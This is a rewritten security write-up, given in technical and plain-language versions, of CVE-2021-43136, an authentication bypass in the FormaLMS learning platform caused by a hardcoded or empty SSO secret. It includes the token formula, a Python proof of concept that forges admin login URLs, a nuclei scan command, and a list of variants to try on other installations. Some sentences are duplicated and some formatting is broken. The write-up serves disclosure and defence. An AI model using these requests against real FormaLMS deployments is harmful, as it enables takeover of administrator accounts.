CVE-2021-43136 – FormaLMS – The evil default value that leads to Authentication Bypass
FormaLMS used a hardcoded default SSO secret (or allowed an empty secret), so an attacker who knew the default could forge a valid SSO token and log in as any user, including an administrator. The report demonstrates authentication bypass by sending a crafted request to the front controller.
 Published on blog.hacktivesecurity.com
As part of our recent research activity, we stumbled upon FormaLMS. The project is an open source Learning Management System built by forma.association and aimed at companies who want a learning platform for internal employees, partners, dealers and sellers.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
FormaLMS is an open source Learning Management System built by forma.association and aimed at companies who want a learning platform for internal employees, partners, dealers and sellers. The project can be downloaded from formalms.org, and the version tested here is 2.3. The exploit was later confirmed to work on versions up to and including 2.4.4.
The application is written in PHP and uses custom routing logic to forward requests to a specific controller. The architecture resembles Model-View-Controller in a somewhat unusual way, and requests are routed through a "front controller", the index.php file in the root of the project.
The feature at the centre of this write-up is the single sign-on (SSO) path in the front controller. When the right query string parameters are present, index.php hands the request to a different location defined by the _sso_ constant instead of the normal controller routing. The SSO token is an MD5 hash over the username, an expiry time and a shared secret, so the security of the whole mechanism rests on that secret being unknown to the attacker.
Setup
The SSO branch is reached by passing login_user, time and token in the query string to index.php. The researcher worked from the source code, reading index.php and the controller classes. The nuclei command shown later targets http://localhost:8085/formalms/, so a local deployment of FormaLMS is the environment used for the automated check.
Finding it
The routing mechanism
Once a request is received, the front controller parses the requested route via the r query string parameter, splits the string by / and determines which controller and module to load.

A quick analysis of the _homepage_base_ and _homepagecatalog_base_ constants shows their values:


From this the routing mechanism can be reconstructed:
- The first part of the
rparameter is the controller name. - The second part is the module name.
- The third part is the method name.
- A static
Controllersuffix is appended at the end.
The authorisation mechanism
The routing mechanism allows every user to arbitrarily call any class, but the authorisation mechanism denies some actions to the administrative part of the application, such as the AdminrulesAdmController file.



In summary:
- The front controller,
index.php, instantiates a new class based on therinput parameter and calls a constructor with the mvc name. - The destination class,
AdminrulesAdmControllerin this case, extendsAdmControllerand is a subclass of theControllerclass. It calls a constructor with the mvc name and afterwards the init function. - The
init()function ofAdmControlleris called andcheckRole()andcheckPerms()are invoked based on the definition of theCOREconstant, which is declared in various points of the code base.
Attempts to circumvent this authorisation mechanism were unsuccessful. What did catch the researcher's attention was a different part of the index.php front controller.

If the parameters login_user, time and token are passed in the query string, the application flows to a different location defined in the _sso_ constant:

And then came the part that clearly helped find the bug:

The developers were evidently aware of this default value: the comment "orribile questo default" translates to "This is a horrible default value". That hardcoded value is what motivated further investigation.
Digging into the SSO function

To access the sso functionality, the sso_token setting must be enabled. The "sso" setting is present in the admin section of the website and, as the screenshots show, it accepts a NULL value for the secret parameter.
Exploitation
Step 1: build the request
Exploitation is a matter of sending an HTTP request to index.php containing three parameters:
- login_user: the target username.
- time: the expiration of the session in epoch format. Adding some time is useful to circumvent the expiration check.
- token: calculated as follows:
$recalc_token = strtoupper(md5($login_user . ',' . $time . ',' . $secret));
The sso_secret is the default value [redacted], or, in some cases, empty if the value of SSO secret for the token hash is set to empty.
Step 2: automate the token generation
The following PoC script automates the process. It prints two URLs, one computed with the default secret and one with an empty secret:
#!/usr/bin/env python
import sys
import time
import hashlib

secret = "[redacted]"

def help():
  print(f"Usage: {sys.argv[0]} username target_url")
  sys.exit()

if len(sys.argv) < 3:
    help()

user, url = (sys.argv[1], sys.argv[2])

t = str(int(time.time()) + 5000)
token = hashlib.md5(f"{user},{t},{secret}".encode()).hexdigest().upper()
final_url = f"{url}/index.php?login_user={user}&time={t}&[redacted]"
print(f"URL with default secret: {final_url}")

token = hashlib.md5(f"{user},{t},".encode()).hexdigest().upper()
final_url = f"{url}/index.php?login_user={user}&time={t}&[redacted]"
print(f"URL with empty secret: {final_url}")
The script takes the username and target URL as arguments, sets the expiry to the current time plus 5000 seconds, and computes the MD5 of user,time,secret in uppercase. The second URL repeats the calculation with an empty secret, matching the case where the admin has cleared the SSO secret for the token hash field.
Step 3: send the request

Visiting the generated URL performs the bypass:
Root cause
The front controller contains a branch that is taken whenever login_user, time and token are present in the query string, and that branch forwards the request to the SSO endpoint defined in the _sso_ constant. The branch forwards the request to the SSO endpoint defined in the _sso_ constant.
The token that guards the SSO path is an MD5 hash over login_user, time and the shared secret. Because the secret has a hardcoded default value, [redacted], anyone who reads the source can compute a valid token for any username. The admin interface also accepts a NULL value for the secret parameter, so an installation where the field has been cleared is equally exploitable, with the token computed over an empty secret. The developers' own comment shows they were aware of the ugly default value, but it remained in the code.
Impact
An attacker who can reach index.php can authenticate as the named user, such as admin, by supplying a username, a future expiry time and a correctly computed token. The only conditions are that the sso_token setting is enabled and that the secret is either the hardcoded default or empty. The result is a full authentication bypass against the application, with the privileges of whichever account is named in login_user.
Fix
The report does not describe a patch. The report does not describe a patch.
Variants to test
- Default secret on other installations. Compute the token with
[redacted]and request `index.php?login_user=<user>&time=<epoch>&[redacted] A positive result is an authenticated session for the named user without any prior login. - Empty secret. Repeat with the token computed over
user,time,(trailing comma, nothing after it). A positive result is the same authenticated session, indicating the admin field was cleared. - Automated scanning with nuclei. The report provides a template invocation that uses environment variables for the epoch time and token:
time=$(date -d "20 minutes" +"%s"); [redacted] -n "admin,$time," | md5sum | cut -d ' ' -f 1); ~/nuclei/v2/nuclei -u http://localhost:8085/formalms/ -t ~/nuclei-templates/vulnerabilities/formalms/formalms-auth-bypass.yaml -var login_user=admin -var time=$time -var [redacted] -debug -v
The note accompanying the template states that the exploit uses a blank value for the SSO Secret and that it needs environment variables to generate the correct epoch time and token. A positive result is the template reporting the bypass against the target.

- Version range. The exploit was confirmed on 2.3 and works on versions up to and including 2.4.4, so the same requests are worth trying against any FormaLMS deployment in that range where the SSO setting is enabled.
What happened, in plain words
FormaLMS is a piece of software that companies install on a web server to run a learning platform for their staff, partners, dealers and sellers. It is open source, which means anyone can download the code and read it. The researcher read the code and found a way to log in as a named user, such as an administrator, without knowing any password. The trick relies on a secret value that the software ships with by default, or on an empty secret.
To follow the rest of this article you only need to know how to use a browser and a computer. Every technical idea is explained where it first appears, and there is a glossary at the end.
Context
FormaLMS is built by forma.association and can be downloaded from formalms.org. The version tested here is 2.3, and the exploit was later confirmed to work on versions up to and including 2.4.4.
The application is written in PHP, a programming language commonly used for websites. When you open a page, the web server runs PHP code that decides what to show you. FormaLMS uses its own logic to decide which piece of code handles each request. The overall design resembles a common pattern called Model-View-Controller (MVC), in a somewhat unusual form. All requests pass through a single entry file, the "front controller", which is index.php in the root folder of the project. Think of it as the reception desk of a building: every visitor arrives there first, and the receptionist decides which office they should be sent to.
The feature at the centre of this write-up is single sign-on (SSO). SSO is a way for one system to trust a login that was made somewhere else, so a user does not have to type a password again. In FormaLMS, when the right parameters are present in the query string, index.php hands the request to a different location defined by the _sso_ constant instead of the normal routing. A query string is the part of a web address after the ? sign, made of name=value pairs, for example ?page=2. A constant is a named value fixed in the code, like a label with something written on it.
The SSO token is an MD5 hash over the username, an expiry time and a shared secret. A hash is a mathematical fingerprint: you feed text in and get a fixed-length string out, and the same input always gives the same output. MD5 is one particular hash function. A shared secret is a password that two parties both know and that nobody else should. The security of the whole mechanism therefore rests on that secret being unknown to the attacker. If the secret is public, anyone can compute the same fingerprint and be trusted.
Setup
No special accounts or roles are needed to reach the vulnerable code path. The SSO branch is reached by passing login_user, time and token in the query string to index.php.
The researcher worked from the source code, reading index.php and the controller classes. A local instance means the software is installed on the researcher's own computer rather than on the internet, so experiments are safe. The nuclei command shown later targets http://localhost:8085/formalms/, which confirms that a local deployment of FormaLMS is the environment used for the automated check. localhost is the name a computer uses to refer to itself.
Finding it
The routing mechanism
Once a request is received, the front controller parses the requested route via the r query string parameter, splits the string by / and determines which controller and module to load.
In plain words: the address contains something like ?r=something/something/something, and the receptionist cuts that text at every slash to work out which office to send you to. A controller is the piece of code that handles one area of the application.
A quick analysis of the _homepage_base_ and _homepagecatalog_base_ constants shows their values:
These constants hold values used by the routing mechanism.
From this the routing mechanism can be reconstructed:
- The first part of the
rparameter is the controller name. - The second part is the module name.
- The third part is the method name.
- A static
Controllersuffix is appended at the end.
A method is a named action inside a piece of code, and a suffix is text added at the end of a name. So if the first part is AdminrulesAdm, the application looks for a class called AdminrulesAdmController. A class is a blueprint in code that groups related actions together.
The authorisation mechanism
The routing mechanism allows every user to arbitrarily call any class, but the authorisation mechanism denies some actions to the administrative part of the application, such as the AdminrulesAdmController file. Authorisation is the check that decides whether a logged-in user is allowed to do a particular thing, as opposed to authentication, which is about proving who you are.
In summary:
- The front controller,
index.php, instantiates a new class based on therinput parameter and calls a constructor with the mvc name. To instantiate means to create a working object from a class blueprint, and a constructor is the code that runs at that moment to set the object up. - The destination class,
AdminrulesAdmControllerin this case, extendsAdmControllerand is a subclass of theControllerclass. It calls a constructor with the mvc name and afterwards the init function. Extending means building one class on top of another, inheriting its behaviour; a subclass is the class that inherits. - The
init()function ofAdmControlleris called andcheckRole()andcheckPerms()are invoked based on the definition of theCOREconstant, which is declared in various points of the code base.checkRole()andcheckPerms()are the two checks that ask "what role does this user have?" and "is this user permitted to do this?".
Attempts to circumvent this authorisation mechanism were unsuccessful. In other words, the researcher tried to sneak past the permission checks and could not. What did catch the researcher's attention was a different part of the index.php front controller.
If the parameters login_user, time and token are passed in the query string, the application flows to a different location defined in the _sso_ constant:
This is the important turn: the receptionist has a second, separate door that opens whenever those three names appear in the address, and that door leads somewhere else entirely.
And then came the part that clearly helped find the bug:
The developers were evidently aware of this default value: the comment "orribile questo default" translates to "This is a horrible default value". That hardcoded value is what motivated further investigation. Hardcoded means written directly into the code rather than configured per installation, so every copy of the software contains the same value.
Digging into the SSO function
To access the sso functionality, the sso_token setting must be enabled. A setting is an option an administrator can switch on or off in the software's configuration. The "sso" setting is present in the admin section of the website and, as the screenshots show, it accepts a NULL value for the secret parameter. NULL means "nothing at all", an empty value rather than a real one.
So there are two bad situations: the secret is the default that ships with the software, or the secret is empty because an administrator cleared the field.
Exploitation
Step 1: build the request
Exploitation is a matter of sending an HTTP request to index.php containing three parameters. HTTP is the language a browser and a web server use to talk to each other, and a request is one message from the browser asking for something.
- login_user: the target username, that is, the account the attacker wants to become.
- time: the expiration of the session in epoch format. Adding some time is useful to circumvent the expiration check. Epoch format is a way of writing a date as a single number: the count of seconds since 1 January 1970. A session is the period during which a website remembers who you are, usually kept alive by a cookie, a small piece of data the browser stores and sends back on every request.
- token: calculated as follows:
$recalc_token = strtoupper(md5($login_user . ',' . $time . ',' . $secret));
Line by line: $login_user, $time and $secret are the three values; the dots join them into one string with commas between them, giving something like admin,1700000000,8ca0...; md5(...) computes the fingerprint of that string; strtoupper(...) converts the result to uppercase letters. The server performs the same calculation and compares the result with the token in the address. If they match, the server believes the request came from a trusted system.
The sso_secret is the default value [redacted], or, in some cases, empty if the value of SSO secret for the token hash is set to empty.
Step 2: automate the token generation
The following PoC script automates the process. PoC stands for proof of concept: a small demonstration that the problem is real. It prints two URLs, one computed with the default secret and one with an empty secret:
#!/usr/bin/env python
import sys
import time
import hashlib

secret = "[redacted]"

def help():
  print(f"Usage: {sys.argv[0]} username target_url")
  sys.exit()

if len(sys.argv) < 3:
    help()

user, url = (sys.argv[1], sys.argv[2])

t = str(int(time.time()) + 5000)
token = hashlib.md5(f"{user},{t},{secret}".encode()).hexdigest().upper()
final_url = f"{url}/index.php?login_user={user}&time={t}&[redacted]"
print(f"URL with default secret: {final_url}")

